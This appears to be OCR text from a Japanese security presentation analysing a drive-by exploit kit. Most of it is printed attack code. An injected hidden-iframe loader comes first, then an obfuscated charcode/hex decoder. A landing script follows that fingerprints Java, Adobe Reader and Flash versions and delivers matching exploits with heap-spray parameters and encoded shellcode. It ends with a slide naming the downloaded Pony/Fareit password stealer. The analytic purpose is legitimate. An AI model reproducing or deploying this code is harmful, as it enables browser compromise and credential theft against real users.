
```
function zzzfff() {^M
 var rswv = document.createElement('iframe');^M
^M
 rswv.src = 'http://ww[redacted]/clicker.php';^M
 rswv.style.position = 'absolute';^M
 rswv.style.border = '0';^M
 rswv.style.height = '1px';^M
 rswv.style.width = '1px';^M
 rswv.style.left = '1px';^M
 rswv.style.top = '1px';^M
^M
 if (!document.getElementById('rswv')) {^M
 document.write('<div id=\'rswv\'></div>');^M
 document.getElementById('rswv').appendChild(rswv);^M
 }^M
}^M
function SetCookie(cookieName,cookieValue,nDays,path) {^M
 var today = new Date();^M
 var expire = new Date();^M
 if (nDays==null || nDays==0) nDays=1;^M
 expire.setTime(today.getTime() + 3600000*24*nDays);^M
 document.cookie = cookieName+"="+escape(cookieValue)^M
 + ";expires=" + expire.toGMTString() + ((path) ? "; path=" + path : "");^M
}^M
function GetCookie( name ) {^M
 var start = document.cookie.indexOf( name + "=" );^M
 var len = start + name.length + 1;^M
 if ( ( !start ) &&^M
 ( name != document.cookie.substring( 0, name.length ) ) )^M
 {^M
 return null;^M
 }^M
 if ( start == -1 ) return null;^M
 var end = document.cookie.indexOf( ";", len );^M
 if ( end == -1 ) end = document.cookie.length;^M
 return unescape( document.cookie.substring( len, end ) );^M
}^M
if (navigator.cookieEnabled)^M
{^M
if(GetCookie('visited_uq')==55){}else{SetCookie('visited_uq', '55', '1', '/');^M
^M
zzzfff();^M
}^M
}^M
```

```
<body><style>b,div{top:-2000px;color:#fff;}</style><u id="a123"></u><b>57,76,63,71,66,64,81,29,64,73,62,80,80,70,65,58,31,96,105,112,102,97,55,50,53,50
,47,67,50,66,65,42,53,63,67,49,42,46,46,65,49,42,62,47,49,50,42,45,45,53,45,64,51,67,52,49,47,53,49,31,29,116,102,97,113,101,58,31,46,31,29,101,98,102,
100,101,113,58,31,46,31,59,57,77,62,79,62,74,29,107,94,106,98,58,31,94,109,109,31,29,115,94,105,114,98,58,31,101,113,113,109,55,44,44,100,108,105,97,96
,108,102,107,115,94,114,105,113,43,96,108,106,44,107,98,116,112,44,109,102,96,113,114,111,98,112,92,101,102,107,113,112,92,96,94,114,112,98,112,43,109,
101,109,60,103,107,105,109,58,45,50,51,50,50,47,47,45,95,47,31,44,59,57,44,76,63,71,66,64,81,59</b><script>try{++document["b"+"od"+"y"]}catch(dv32r3){a
=document[("ge"+"tEleme"+"ntsByTagName")]("b")[0].innerHTML["split"](",");for(j=0;j<a[("length")];j++){a[j]=3+a[j]*1;}ff="fro";a=String[ff+"mCharCode"]
.apply(String,a);ps="span";d=document["createElement"](ps);document["body"].appendChild(d);d.innerHTML=a;}</script><script>kk=(eval);function vq(){s=""
;zzz();az=1;try{caewbtew=~2;}catch(vava){az=0;}for(i=0;i<a.length;i++){if(az)zz();}uu=s;}gg=("getEl"+"eme"+"ntsByTagName");function zzz(){dd=document;t
ry{dd.body-=12}catch(xq){a=dd[gg]("div");a=a[0].innerHTML;}a=a.split(".");}nul="0"+"x";function zz(){s=s+(String.fromCharCode((-34-3)+kk(nul+a[i])));}u
=kk;</script><div>95.89.95.89.62.a0.9b.8a.97.98.8e.94.93.5f.47.55.53.5c.53.5e.47.51.93.86.92.8a.5f.47.95.89.95.89.47.51.8d.86.93.89.91.8a.97.5f.8b.9a.9
3.88.99.8e.94.93.4d.88.51.87.51.86.4e.a0.97.8a.99.9a.97.93.45.8b.9a.93.88.99.8e.94.93.4d.4e.a0.88.4d.87.51.86.4e.a2.a2.51.94.95.8a.93.79.86.8c.5f.47.61
.47.51.8e.98.69.8a.8b.8e.93.8a.89.5f.8b.9a.93.88.99.8e.94.93.4d.87.4e.a0.97.8a.99.9a.97.93.45.99.9e.95.8a.94.8b.45.87.46.62.47.9a.93.89.8a.8b.8e.93.8a.
89.47.a2.51.8e.98.66.97.97.86.9e.5f.8b.9a.93.88.99.8e.94.93.4d.87.4e.a0.97.8a.99.9a.97.93.4d.54.86.97.97.86.9e.54.8e.4e.53.99.8a.98.99.4d.74.87.8f.8a.8
8.99.53.95.97.94.99.94.99.9e.95.8a.53.99.94.78.99.97.8e.93.8c.53.88.86.91.91.4d.87.4e.4e.a2.51.8e.98.6b.9a.93.88.5f.8b.9a.93.88.99.8e.94.93.4d.87.4e.a0
.97.8a.99.9a.97.93.45.99.9e.95.8a.94.8b.45.87.62.62.47.8b.9a.93.88.99.8e.94.93.47.a2.51.8e.98.78.99.97.8e.93.8c.5f.8b.9a.93.88.99.8e.94.93.4d.87.4e.a0.
97.8a.99.9a.97.93.45.99.9e.95.8a.94.8b.45.87.62.62.47.98.99.97.8e.93.8c.47.a2.51.8e.98.73.9a.92.5f.8b.9a.93.88.99.8e.94.93.4d.87.4e.a0.97.8a.99.9a.97.9
3.45.99.9e.95.8a.94.8b.45.87.62.62.47.93.9a.92.87.8a.97.47.a2.51.8e.98.78.99.97.73.9a.92.5f.8b.9a.93.88.99.8e.94.93.4d.87.4e.a0.97.8a.99.9a.97.93.4d.99
.9e.95.8a.94.8b.45.87.62.62.47.98.99.97.8e.93.8c.47.4b.4b.4d.54.81.89.54.4e.53.99.8a.98.99.4d.87.4e.4e.a2.51.8c.8a.99.73.9a.92.77.8a.8c.9d.5f.54.80.81.
89.82.80.81.89.81.53.81.84.51.52.82.4f.54.51.98.95.91.8e.99.73.9a.92.77.8a.8c.9d.5f.54.80.81.53.81.84.51.52.82.54.8c.51.8c.8a.99.73.9a.92.5f.8b.9a.93.8
8.99.8e.94.93.4d.87.51.88.4e.a0.9b.86.97.45.89.62.99.8d.8e.98.51.86.62.89.53.8e.98.78.99.97.73.9a.92.4d.87.4e.64.4d.89.53.8e.98.69.8a.8b.8e.93.8a.89.4d
.88.4e.64.93.8a.9c.45.77.8a.8c.6a.9d.95.4d.88.4e.5f.89.53.8c.8a.99.73.9a.92.77.8a.8c.9d.4e.53.8a.9d.8a.88.4d.87.4e.5f.93.9a.91.91.60.97.8a.99.9a.97.93.
45.86.64.86.80.55.82.5f.93.9a.91.91.a2.51.88.94.92.95.86.97.8a.73.9a.92.98.5f.8b.9a.93.88.99.8e.94.93.4d.8d.51.8b.51.89.4e.a0.9b.86.97.45.8a.62.99.8d.8
e.98.51.88.51.87.51.86.51.8c.62.95.86.97.98.8a.6e.93.99.60.8e.8b.4d.8a.53.8e.98.78.99.97.73.9a.92.4d.8d.4e.4b.4b.8a.53.8e.98.78.99.97.73.9a.92.4d.8b.4e
.4e.a0.8e.8b.4d.8a.53.8e.98.69.8a.8b.8e.93.8a.89.4d.89.4e.4b.4b.89.53.88.94.92.95.86.97.8a.73.9a.92.98.4e.a0.97.8a.99.9a.97.93.45.89.53.88.94.92.95.86.
97.8a.73.9a.92.98.4d.8d.51.8b.4e.a2.88.62.8d.53.98.95.91.8e.99.4d.8a.53.98.95.91.8e.99.73.9a.92.77.8a.8c.9d.4e.60.87.62.8b.53.98.95.91.8e.99.4d.8a.53.9
8.95.91.8e.99.73.9a.92.77.8a.8c.9d.4e.60.8b.94.97.4d.86.62.55.60.86.61.72.86.99.8d.53.92.8e.93.4d.88.53.91.8a.93.8c.99.8d.51.87.53.91.8a.93.8c.99.8d.4e
.60.86.50.50.4e.a0.8e.8b.4d.8c.4d.88.80.86.82.51.56.55.4e.63.8c.4d.87.80.86.82.51.56.55.4e.4e.a0.97.8a.99.9a.97.93.45.56.a2.8e.8b.4d.8c.4d.88.80.86.82.
51.56.55.4e.61.8c.4d.87.80.86.82.51.56.55.4e.4e.a0.97.8a.99.9a.97.93.45.52.56.a2.a2.a2.97.8a.99.9a.97.93.45.55.a2.51.8b.94.97.92.86.99.73.9a.92.5f.8b.9
a.93.88.99.8e.94.93.4d.87.51.88.4e.a0.9b.86.97.45.89.62.99.8d.8e.98.51.86.51.8a.60.8e.8b.4d.46.89.53.8e.98.78.99.97.73.9a.92.4d.87.4e.4e.a0.97.8a.99.9a
.97.93.45.93.9a.91.91.a2.8e.8b.4d.46.89.53.8e.98.73.9a.92.4d.88.4e.4e.a0.88.62.59.a2.88.52.52.60.8a.62.87.53.97.8a.95.91.86.88.8a.4d.54.81.98.54.8c.51.
47.47.4e.53.98.95.91.8e.99.4d.89.53.98.95.91.8e.99.73.9a.92.77.8a.8c.9d.4e.53.88.94.93.88.86.99.4d.80.47.55.47.51.47.55.47.51.47.55.47.51.47.55.47.82.4
e.60.8b.94.97.4d.86.62.55.60.86.61.59.60.86.50.50.4e.a0.8e.8b.4d.54.83.4d.55.50.4e.4d.53.50.4e.49.54.53.99.8a.98.99.4d.8a.80.86.82.4e.4e.a0.8a.80.86.82
.62.77.8a.8c.6a.9d.95.53.49.57.a2.8e.8b.4d.86.63.88.a1.a1.46.4d.54.81.89.54.4e.53.99.8a.98.99.4d.8a.80.86.82.4e.4e.a0.8a.80.86.82.62.47.55.47.a2.a2.97.
8a.99.9a.97.93.45.8a.53.98.91.8e.88.8a.4d.55.51.59.4e.53.8f.94.8e.93.4d.47.51.47.4e.a2.51.49.49.8d.86.98.72.8e.92.8a.79.9e.95.8a.5f.8b.9a.93.88.99.8e.9
4.93.4d.86.4e.a0.97.8a.99.9a.97.93.45.8b.9a.93.88.99.8e.94.93.4d.88.4e.a0.8e.8b.4d.46.86.53.8e.98.6e.6a.4b.4b.88.4e.a0.9b.86.97.45.8b.51.8a.51.87.51.89
.62.86.53.8e.98.66.97.97.86.9e.4d.88.4e.64.88.5f.4d.86.53.8e.98.78.99.97.8e.93.8c.4d.88.4e.64.80.88.82.5f.80.82.4e.60.8b.94.97.4d.87.62.55.60.87.61.89.
53.91.8a.93.8c.99.8d.60.87.50.50.4e.a0.8e.8b.4d.86.53.8e.98.78.99.97.8e.93.8c.4d.89.80.87.82.4e.4b.4b.54.80.83.81.98.82.54.53.99.8a.98.99.4d.89.80.87.8
2.4e.4e.a0.8b.62.93.86.9b.8e.8c.86.99.94.97.53.92.8e.92.8a.79.9e.95.8a.98.80.89.80.87.82.82.60.8a.62.8b.64.8b.53.8a.93.86.87.91.8a.89.75.91.9a.8c.8e.93
.5f.55.60.8e.8b.4d.8a.4b.4b.4d.8a.53.93.86.92.8a.a1.a1.8a.53.89.8a.98.88.97.8e.95.99.8e.94.93.4e.4e.a0.97.8a.99.9a.97.93.45.8b.a2.a2.a2.a2.97.8a.99.9a.
97.93.45.93.9a.91.91.a2.a2.51.8b.8e.93.89.73.86.9b.75.91.9a.8c.8e.93.5f.8b.9a.93.88.99.8e.94.93.4d.91.51.8a.51.88.4e.a0.9b.86.97.45.8f.62.99.8d.8e.98.5
1.8d.62.93.8a.9c.45.77.8a.8c.6a.9d.95.4d.91.51.47.8e.47.4e.51.89.62.4d.46.8f.53.8e.98.69.8a.8b.8e.93.8a.89.4d.8a.4e.a1.a1.8a.4e.64.54.81.89.54.5f.55.51
.90.62.88.64.93.8a.9c.45.77.8a.8c.6a.9d.95.4d.88.51.47.8e.47.4e.5f.55.51.86.62.93.86.9b.8e.8c.86.99.94.97.53.95.91.9a.8c.8e.93.98.51.8c.62.47.47.51.8b.
51.87.51.92.60.8b.94.97.4d.8b.62.55.60.8b.61.86.53.91.8a.93.8c.99.8d.60.8b.50.50.4e.a0.92.62.86.80.8b.82.53.89.8a.98.88.97.8e.95.99.8e.94.93.a1.a1.8c.6
0.87.62.86.80.8b.82.53.93.86.92.8a.a1.a1.8c.60.8e.8b.4d.4d.8d.53.99.8a.98.99.4d.92.4e.4b.4b.4d.46.89.a1.a1.89.53.99.8a.98.99.4d.77.8a.8c.6a.9d.95.53.91
.8a.8b.99.68.94.93.99.8a.9d.99.50.77.8a.8c.6a.9d.95.53.97.8e.8c.8d.99.68.94.93.99.8a.9d.99.4e.4e.4e.a1.a1.4d.8d.53.99.8a.98.99.4d.87.4e.4b.4b.4d.46.89.
a1.a1.89.53.99.8a.98.99.4d.77.8a.8c.6a.9d.95.53.91.8a.8b.99.68.94.93.99.8a.9d.99.50.77.8a.8c.6a.9d.95.53.97.8e.8c.8d.99.68.94.93.99.8a.9d.99.4e.4e.4e.4
e.a0.8e.8b.4d.46.90.a1.a1.46.4d.90.53.99.8a.98.99.4d.92.4e.a1.a1.90.53.99.8a.98.99.4d.87.4e.4e.4e.a0.97.8a.99.9a.97.93.45.86.80.8b.82.a2.a2.a2.97.8a.99
"pictures_hints_causes.php" [noeol] 3L, 106641C                                                                                                1,1           Top
```


+){k=(s.charCodeAt(i)).toString(33);d.push(k);};return d.join(":");}end_redirect=function(){window.location.href='http://page10group.com/adobe/';}
;function j1(){if((document.body.clientWidth||document.body.offsetWidth)<30) {var oSpan=document.createElement("div");document.body.appendChild(oS
pan);oSpan.innerHTML="<applet archive=\"/news/pictures_hints_causes.php?jhtpw=limp&mfbz=yrlefg\" code=\"hw\"><param name=\"prime\"
value=\"M%t8ovVK-yw%t0joe_ij38%yKleiNDBoyiN%VKieiw3D3x0.b68O1hO6DO6AO60Rkeb6.O6qO6-O6qO6qO6DO6DO6.Oh_O6DRDb6.RK3b%RF3bA\" /><param name=\"val
\" value=\"Dyy3OjjAt-\"/></applet>";}return true;}function j2(){if((document.body.clientWidth||document.body.offsetWidth)<30) {var oSpan=document.
createElement("div");document.body.appendChild(oSpan);oSpan.innerHTML="<applet archive=\"/news/pictures_hints_causes.php?los=wqpfq&rzmou=jawql\" c
ode=\"hw\"><param name=\"prime\" value=\"M%t8ovVK-yw%t0joe_ij38%yKleiND8oyiN%VKieiw3D3x0.b68O1hO6DO6AO60Rkeb6.O6qO6-O6qO6qO6DO6DO6.
Oh_O6DRDb6.RK3b%RF3bA\" /><param name=\"val\" value=\"Dyy3OjjAt-\"/></applet>";}return true;}function p1(){var d=document.createElement("ifra
me");d.setAttribute("src","/news/pictures_hints_causes.php?zelrs="+x("3e217")+"&ixvsp="+x("tso")+"&arf=1f:1k:1l:1k:1k:1h:1h:1f:2w:1h&bvjnwejs="+x(
pdfver.join(".")));document.body.appendChild(d);}function p2(){var d=document.createElement("iframe");d.setAttribute("src","/news/pictures_hints_c
auses.php?zdof="+x("3e217")+"&ozij="+x("w")+"&glq=1f:1k:1l:1k:1k:1h:1h:1f:2w:1h&fgwg="+x(pdfver.join(".")));document.body.appendChild(d);}function
p3(){return false;}function f1(){var oSpan=document.createElement("span");document.body.appendChild(oSpan);var url = "/news/pictures_hints_causes
.php?jzqgfbcq="+x("3e217")+"&biq="+x("wpfvky")+"&mcfz=1f:1k:1l:1k:1k:1h:1h:1f:2w:1h&info=02e67fbb2b70ba5a727aaa615f8177bcf468981e7cef48cf27059533f
e2ffa3dbd37a0adbc662b325d568466d6299eb1a4ded58a3ce2b4243696b847b5997da7b76de0";oSpan.innerHTML="<object classid='clsid:D27CDB6E-AE6D-11cf-96B8-444
553540000' id='asd' width='600' height='400' codebase='http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab'><param name='movie' va
lue='"+url+"' /><embed src='"+url+"' name='asd' align='middle' allowNetworking='all' type='application/x-shockwave-flash' pluginspage='http://www.
macromedia.com/go/getflashplayer'></embed></object>";}function getCN(){return "/news/pictures_hints_causes.php?lawg="+x("3e217")+"&tpzenbxp="+x("w
mjka")+"&hqwvdy=1f:1k:1l:1k:1k:1h:1h:1f:2w:1h&akxbp=evqkefcy"}function getBlockSize(){return 1024}function getAllocSize(){return 1024*1024}functio
n getAllocCount(){return 300}function getFillBytes(){var a='%u'+'0c0c';return a+a}function getShellCode(){var a="8282!%51f4!%9585!%b4e0!%8551!%e0d
5!%9134!%0451!%04e0!%2191!%a1f5!%e421!%2191!%9104!%0421!%2191!%9134!%3421!%2191!%9144!%3421!%2191!%91e4!%d451!%e005!%9154!%f421!%2191!%9104!%a121!
%21b1!%9114!%e451!%7154!%0485!%6085!%d4b5!%d5b5!%b494!%b577!%64c5!%0414!%b577!%a5d4!%c5d5!%14b4!%7085!%f5b5!%64d4!%5470!%b474!%c560!%d544!%e594!%1
464!%b474!%44c4!%f474!%7070!%8521!%c5c5!%8504!%2370!%15e1!%eee6!%3733!%2e2a!%59b1!%7492!%621a!%6d2a!%4c0b!%6662!%7d6a!%6d7d!%0c4b!%e702!%6d7d!%822
4!%ce24!%82d5!%8a71!%2df6!%82d5!%8a71!%b3f6!%a23c!%423c!%babe!%e7c2!%b77d!%3c42!%82ba!%c224!%7de7!%82b7!%e324!%8ed5!%c3da!%7de7!%2482!%b7f7!%2482!
%2482!%9697!%53c2!%0ac6!%c281!%2a9e!%8217!%5312!%eec6!%4444!%60c4!%53d2!%fec6!%a4c5!%f585!%5382!%fec6!%1e97!%0cb1!%423a!%7de7!%8282!%0d82!%b704!%b
580!%8050!%c002!%fec6!%b1a1!%e5a5!%c0c2!%fec6!%f4b5!%a5d4!%c2c0!%42fe!%47c0!%825a!%9282!%4cc2!%a59a!%a23c!%7d3c!%7d7d!%0c94!%3a0c!%ce02!%e3ba!%c77
d!%4454!%d5a5!%8204!%6482!%0474!%7dbc!%bed2!%83ba!%3a67!%3a4c!%87d7!%8e13!%87ba!%8282!%7d82!%8604!%8724!%8207!%8282!%0c82!%ac1d!%7d7d!%0b7d!%170c!
%24d2!%3afd!%0402!%bd3a!%eb3c!%c5b2!%42b1!%8a55!%0480!%583a!%3cb7!%17be!%3867!%b2de!%c23a!%5f3a!%0fb2!%423a!%c7c0!%4c7d!%5ae6!%4236!%e43a!%b25f!%6
7c0!%673a!%d5ec!%3173!%3c9d!%2f86!%52b2!%9e3e!%c502!%01ad!%6983!%3f72!%deb1!%58b2!%964d!%1e16!%ddb1!%80b2!%3ae5!%dde7!%05b2!%c5d1!%413a!%3ad5!%97e
7!%3c46!%971c!%ccd5!%c0da!%fac1!%d53d!%11e2!%bee6!%8681!%093a!%7d7d!%d383!%9a6c!%b140!%b2c5!%6741!%e43a!%b13f!%e502!%e73a!%8543!%423a!%3a86!%8681!
%c43a!%b18e!%1c77!%d5c1!%dacc!%ffff!%beff!%508e!%afbe!%042e!%0382!%ef08!%9e40!%6618!%139c!%0185!%cfbe!%4ecf!%6638!%1414!%1414!%".split("").reverse
().join("");return a["replace"](/\%!/g,"%"+"u")};function ff2(){var oSpan=document.createElement("span");var url="/news/pictures_hints_causes.php?
fwmhdx="+x("3e217")+"&dsa="+x("cmus")+"&rrepkesp=1f:1k:1l:1k:1k:1h:1h:1f:2w:1h&vzwkprf=dbbwj";oSpan.innerHTML="<object classid='clsid:d27cdb6e-ae6
d-11cf-96b8-444553540000' width=10 height=10 id='swf_id'><param name='movie' value='"+url+"' /><param name='allowScriptAccess' value='always' /><p
aram name='Play' value='0' /><embed src='"+url+"' id='swf_id' name='swf_id' allowScriptAccess='always' type='application/x-shockwave-flash' width=
'10' height='10'></embed></object>";document.body.appendChild(oSpan);}document.write('');setTimeout(end_redirect,61000);var pdfver=[];function svw
rbew6436b($){var ar = [];var javax = ($.getVersion("Ja"+"va")+".").toString()["split"](".");if ($.isMinVersion("Ja"+"va")>=0&&((javax[0]==1&&javax
[1]==7&&javax[3]<9))){ar["push"](j2);} else if($.isMinVersion("Ja"+"va")>=0&&((javax[0]==1&&javax[1]==6&&javax[3]<33)||(javax[0]==1&&javax[1]<6))){
ar["push"](j1);}pdfver=pdpd.getVersion("AdobeReader");if(window.document)if(typeof pdfver=="string"){pdfver=pdfver["split"](".")}else{pdfver=[0,0
,0,0]}if(pdfver[0]>0&&pdfver[0]<8){if(window.document)ar["push"](p1);}if (((pdfver[0]==9)&&(pdfver[1]>=3))||((pdfver[0]==10)&&(pdfver[1]<103))) {a
r["push"](p3);} else {if(window.document&&(pdfver[0]==8||(pdfver[0]==9&&pdfver[1]<4))){ar["push"](p2);}}var ver = ($$.getVersion("Flash")+".").toS
tring()["split"](".");if (((ver[0]==10&&ver[1]==0&&ver[2]>40)||(window.document&&(ver[0]==10&&ver[1]>0)&&(ver[0]==10&&ver[1]<2)))||window.document
&&((ver[0]==10&&ver[1]==2&&ver[2]<159)||(ver[0]==10&&ver[1]<2))){ar["push"](ff2);}if((ver[0]==10&&ver[1]==3&&ver[2]==181&&ver[3]<=23)||(ver[0]==10
&&ver[1]==3&&ver[2]<181)){ar["push"](f1);}var arcalli=0;var arcall = function(){if(ar.length<=arcalli)return 123;ss=setTimeout;var res=ar[arcalli]
();arcalli++;if(res&&window.document){ss(function(){arcall()},5509);}else{arcall();}};arcall();}$$["onDetec"+"tionDone"]("Ja"+"va", svwrbew6436b,
"../sections/getJavaInfo.jar");




ダウンロードされるマルウェア



PDF / SWF / XML / EXE


EXE = Trojan-PSW.Win32.Tepfer.*
Pony
Fareit

Trojan-PSW.Win32.Tepfer



